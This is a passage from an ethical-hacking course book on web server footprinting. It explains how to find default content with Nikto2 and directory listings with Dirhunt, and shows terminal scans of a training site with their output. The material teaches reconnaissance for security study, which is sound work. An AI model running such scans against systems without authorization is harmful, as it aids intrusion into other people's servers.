
  An attacker attempts to identify server manuals, which may contain useful information about configuration and server installation. Accessing this information allows the attacker to prepare an appropriate framework to exploit the installed web server.

Tools such as Nikto2 can be used to identify default contents.

- **Nikto2**

  Source: *https://cirt.net*

  Nikto is a vulnerability scanner used extensively to identify potential vulnerabilities in web applications and web servers.




```
┌─[attacker@parrot]─[~]
└──╼ $nikto -h www.certifiedhacker.com -Tuning x
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          162.241.216.11
+ Target Hostname:    www.certifiedhacker.com
+ Target Port:        80
+ Start Time:         2022-04-20 06:03:24 (GMT-4)
---------------------------------------------------------------------------
+ Server: nginx/1.19.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ Uncommon header 'x-server-cache' found, with contents: true
+ Uncommon header 'x-proxy-cache' found, with contents: HIT
+ Uncommon header 'host-header' found, with contents: c2hhcmVkLmJsdWVob3N0LmNvbQ
==
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ Server banner has changed from 'nginx/1.19.10' to 'Apache' which may suggest a
 WAF, load balancer or proxy is in place
+ /certifiedhacker.zip: Potentially interesting archive/cert file found.
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD
```

Figure 13.30: Screenshot of Nikto2

Finding Directory Listings of Web Server

- When a web server receives a request for the directory, it responds to the request in the following ways:
  - Returns **default resource within the directory**
  - Returns **error**
  - Returns **listing of directory content**
- Directory listings sometimes possess the following **vulnerabilities** that allow the attackers to **compromise the web server**:
  - Improper **access controls**
  - Unintentional **access to the web root** of servers
- After discovering the directory on the web server, **make a request** for the **same directory** and try to **access the directory listings**
- Try to **exploit vulnerable web server software** that gives **access to the directory listings**
- Attackers use tools such as **Dirhunt** to search and analyze directories




```
┌─[x]─[attacker@parrot]─[~]
└──╼ $dirhunt http://certifiedhacker.com/
Welcome to Dirhunt v0.8.1 using Python 3.9.2
┤ Started now
Traceback (most recent call last):
  File "/usr/local/lib/python3.9/dist-packages/dirhunt/exceptions.py", line 47,
in wrapped
    return func(*args, **kwargs)
  File "/usr/local/lib/python3.9/dist-packages/dirhunt/crawler_url.py", line 79,
 in start
    processor.process(text, soup)
  File "/usr/local/lib/python3.9/dist-packages/dirhunt/processors.py", line 261,
 in process
    text = text.decode('utf-8')
UnicodeDecodeError: 'utf-8' codec can't decode byte 0xa9 in position 68416: inva
[200] http://certifiedhacker.com/  (HTML document)
    Index file found: index.html
[404] http://certifiedhacker.com/sample-login.html  (Not Found)
    Index file found: index.html
[200] http://certifiedhacker.com/corporate-learning-website/01-homepage.html  (H
TML document)
[200] http://certifiedhacker.com/css/  (Generic)
[200] http://certifiedhacker.com/Turbo Max/index.htm  (HTML document)
[200] http://certifiedhacker.com/Online Booking/index.htm  (HTML document)
[200] http://certifiedhacker.com/js/  (Generic)
[200] http://certifiedhacker.com/corporate-learning-website/about_us.html  (HTML
 document)
[200] http://certifiedhacker.com/corporate-learning-website/services.html  (HTML
 document)
```

https://github.com

Finding Directory Listings of Web Server

When a web server receives a request for a directory, rather than a file, the web server responds to the request in the following ways.

- **Return Default Resource within the directory**: The server may return a default resource within the directory, such as index.html.
- **Return Error**: The server may return an error, such as the HTTP status code 403, indicating that the request is not permitted.
- **Return listing of directory content**: The server may return a listing showing the contents of the directory. A sample directory listing is shown in the screenshot.



Index of /[redacted]

Name	Last modified	Size	Description
Parent Directory		-	
Exploit.exe	2022-05-25 00:43	72K	
Licence.md/	2022-05-25 08:58	-	
README.txt/	2022-05-25 08:50	-	
Tools/	2022-05-25 08:57	-	
docs/	2022-05-25 08:57	-	
package.json/	2022-05-25 08:51	-	
screenshots/	2022-05-25 08:57	-	
src/	2022-05-25 08:51	-	
windows.exe	2022-05-25 01:04	72K	

Apache/2.4.51 (Debian) Server at 10.10.1.13 Port 80

Figure 13.31: Screenshot displaying a sample directory listing

Though directory listings do not have significant relevance from a security perspective, they occasionally possess the following vulnerabilities that allow attackers to compromise web applications:

- Improper access controls
- Unintentional access to the web root of servers

